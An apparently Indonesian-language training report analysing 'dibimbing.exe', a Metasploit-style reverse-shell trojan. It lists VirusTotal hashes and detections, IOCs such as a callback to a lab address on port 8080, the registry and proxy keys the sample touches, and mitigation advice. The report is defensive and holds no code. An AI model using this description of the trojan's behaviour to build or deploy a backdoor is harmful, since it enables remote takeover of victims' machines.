| Authentihash | 616198507864e631ea92b44fe5d2c5b4ccf12ace1d240ef76382b0351bc4ef3c |
| Imphash | c2d02fc98f1d75d7b9457468ec75da0e |
| Rich PE header hash | 3b02b4b752c2bfaf2dab40d72d41c965 |
| SSDEEP | 48:iG+/+mUkkeyHXZh9hMlu5QyZdDCO1uyjq:G/Sd59DPvj |
| TLSH | T171F186C3E3351CF2EB799FBA43439389A0FC7761A6F3495A0F285944A4C1C017429E87 |
| File type | Win32 EXE executable windows win32 pe peexe |
| Magic | PE32 executable (GUI) Intel 80386, for MS Windows |
| TrID | Win32 Dynamic Link Library (generic) (27.1%) \| Win16 NE executable (generic) (20.8%) \| Win32 Executable (generic) (18.6%) \| Windows Icons Library (generic) (8.5%) \| ... |
| DetectItEasy | PE32 \| Compiler: Microsoft Visual C/C++ (19.36.35207) [C] \| Linker: Microsoft Linker (14.36.35207) \| Tool: Visual Studio (2022 version 17.6) |
| Magika | PEBIN |
| File size | 7.50 KB (7680 bytes) |



51/71 security vendors flagged this file as malicious

ba5d63bcd091ba55e1fe25de5752561a18d0aa3a841ae4cfa1a133ce69d9349a

dibimbing.exe

peexe

Size 7.50 KB

Last Analysis Date a moment ago

Popular threat label ⓘ trojan.shellcode/marte

Threat categories trojan

Family labels shellcode marte rozena

Security vendors' analysis ⓘ


Do you want to automate checks?

| | | | |
|---|---|---|---|
| AhnLab-V3 | ⓘ Trojan/Win.Generic.C5797453 | AliCloud | ⓘ Backdoor:Win/shellcode.api(dyn) |
| ALYac | ⓘ Generic.ShellCode.Marte.3.61D3F0F0 | Arcabit | ⓘ Generic.ShellCode.Marte.3.61D3F0F0 |
| Arctic Wolf | ⓘ Unsafe | Avast | ⓘ Win32:MsfShell-B [Trj] |
| AVG | ⓘ Win32:MsfShell-B [Trj] | Avira (no cloud) | ⓘ TR/Crypt.XPACK.Gen |
| BitDefender | ⓘ Generic.ShellCode.Marte.3.61D3F0F0 | Bkav Pro | ⓘ W32.AIDetectMalware |
| ClamAV | ⓘ Win.Trojan.MSF_Shellcode-1 | CrowdStrike Falcon | ⓘ Win/malicious_confidence_100% (D) |
| CTX | ⓘ Exe.unknown.marte | Cynet | ⓘ Malicious (score: 100) |
| DeepInstinct | ⓘ MALICIOUS | Elastic | ⓘ Windows.Trojan.Metasploit |
| Emsisoft | ⓘ Generic.ShellCode.Marte.3.61D3F0F0 (B) | eScan | ⓘ Generic.ShellCode.Marte.3.61D3F0F0 |
| ESET-NOD32 | ⓘ Win32/Rozena.CP Trojan | Fortinet | ⓘ W32/Rozena.D!tr |
| GData | ⓘ Win32.Trojan.PSE.GN54NB | Google | ⓘ Detected |
| Huorong | ⓘ HVM:Trojan/Swrort.gen!A | Ikarus | ⓘ Trojan.Win32.Inject |
| K7AntiVirus | ⓘ Trojan ( 00117be11 ) | K7GW | ⓘ Trojan ( 00117be11 ) |
| Kaspersky | ⓘ HEUR:Trojan.Win32.Generic | Malwarebytes | ⓘ Trojan.MetaSploit |
| MaxSecure | ⓘ Trojan.Malware.121218.susgen | McAfee Scanner | ⓘ Real Protect-LS!9941BC92C95A |
| Microsoft | ⓘ Trojan:Win32/Meterpreter.RPZ!MTB | Rising | ⓘ Trojan.Rozena!8.6D (TFE:3:wuwXMR4gEVT) |
| Sangfor Engine Zero | ⓘ Suspicious.Win32.Save.a | SecureAge | ⓘ Malicious |
| SentinelOne (Static ML) | ⓘ Static AI - Malicious PE | Skyhigh (SWG) | ⓘ BehavesLike.Win32.Infected.zz |

# 5. Identifikasi Indicator of Compromise (IOC)

Berdasarkan hasil analisis, berikut adalah temuan IOC:

- File name: dibimbing.exe
- Network: koneksi ke IP 192.168.20.128 melalui port 8080
- Registry keys: akses ke HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Internet Settings
- File hash (SHA-256): ba5d63bcd091ba…



**Network Communication**

**IP Traffic**

TCP 192.168.20.128:8080

**Behavior Similarity Hashes**

| | |
|---|---|
| CAPA | f0ee20ffcf7760382d3f6b99f3998837 |
| VirusTotal Jujubox | 6dba96d0f4e15ee34d3617f73f323d63 |

**File system actions**


**Files Opened**

```
C:\Users\<USER>\AppData\Local\Microsoft\Windows\Temporary Internet Files
C:\Users\<USER>\AppData\Local\Microsoft\Windows\Temporary Internet Files\counters.dat
C:\Users\<USER>\AppData\Roaming\Microsoft\SystemCertificates\My\CRLs\
C:\Users\<USER>\AppData\Roaming\Microsoft\SystemCertificates\My\CTLs\
C:\Users\<USER>\AppData\Roaming\Microsoft\SystemCertificates\My\Certificates\
C:\Windows\System32\fwpuclnt.dll
C:\Windows\System32\netprofm.dll
C:\Windows\System32\nlaapi.dll
C:\Windows\System32\npmproxy.dll
C:\Windows\System32\wship6.dll
```

**Registry actions**

**Registry Keys Opened**

```
HKEY_CURRENT_USER\SOFTWARE\Microsoft\Windows\CurrentVersion\Internet Settings
HKEY_CURRENT_USER\SOFTWARE\Microsoft\Windows\CurrentVersion\Internet Settings\5.0\Cache
HKEY_CURRENT_USER\Software
HKEY_CURRENT_USER\Software\Microsoft\Internet Explorer\Main
HKEY_CURRENT_USER\Software\Microsoft\Internet Explorer\Main\AdminTabProcs
HKEY_CURRENT_USER\Software\Microsoft\Internet Explorer\Main\FeatureControl\FEATURE_ALLOW_REVERSE_SOLIDUS_IN_USERINFO_KB932562
HKEY_CURRENT_USER\Software\Microsoft\Internet Explorer\Main\FeatureControl\FEATURE_ALWAYS_USE_DNS_FOR_SPN_KB3022771
HKEY_CURRENT_USER\Software\Microsoft\Internet Explorer\Main\FeatureControl\FEATURE_BUFFERBREAKING_818408
HKEY_CURRENT_USER\Software\Microsoft\Internet Explorer\Main\FeatureControl\FEATURE_BYPASS_CACHE_FOR_CREDPOLICY_KB936611
HKEY_CURRENT_USER\Software\Microsoft\Internet Explorer\Main\FeatureControl\FEATURE_CLIENTAUTHCERTFILTER
```



**Registry Keys Set**

```
Software\Microsoft\Windows\CurrentVersion\Internet Settings\Connections\SavedLegacySetting
Software\Microsoft\Windows\CurrentVersion\Internet Settings\ProxyEnable
{1325122E-A096-4C19-BC78-83DE3DE64288}\WpadDecision
{1325122E-A096-4C19-BC78-83DE3DE64288}\WpadDecisionReason
{1325122E-A096-4C19-BC78-83DE3DE64288}\WpadDecisionTime
{1325122E-A096-4C19-BC78-83DE3DE64288}\WpadNetworkName
```

# 6. Rekomendasi Mitigasi

1. Technical prevention:
    a. Mengimplementasi EDR (Endpoint Detection and Response) untuk mendeteksi perilaku reverse shell secara real-time
    b. Whitelisting application dengan membatasi eksekusi file hanya untuk aplikasi yang terdaftar secara resmi
    c. Patch management dimana selalu memperbaharui sistem operasi untuk menutup celah keamanan yang bisa dieksploitasi
2. User-behavior prevention
    a. Edukasi keamanan dengan melatig karyawan supaya tidak mengunduh atau menjalankan file eksekusi dari source yang tidak dipercaya
    b. Least privilege dimana memastikan user tidak mempunyai hak administratif secara default untuk mencegah modifikasi registry oleh malware

# 7. Kesimpulan

Smalware ini dikategorikan sebagai Trojan Backdoor yang menggunakan enkripsi HTTPS untuk menyembunyikan trafficnya. Dengan kurangnya perlindungan endpoint bisa menyebabkan attacker mendapatkan akses dan kontrol penuh atas sistem.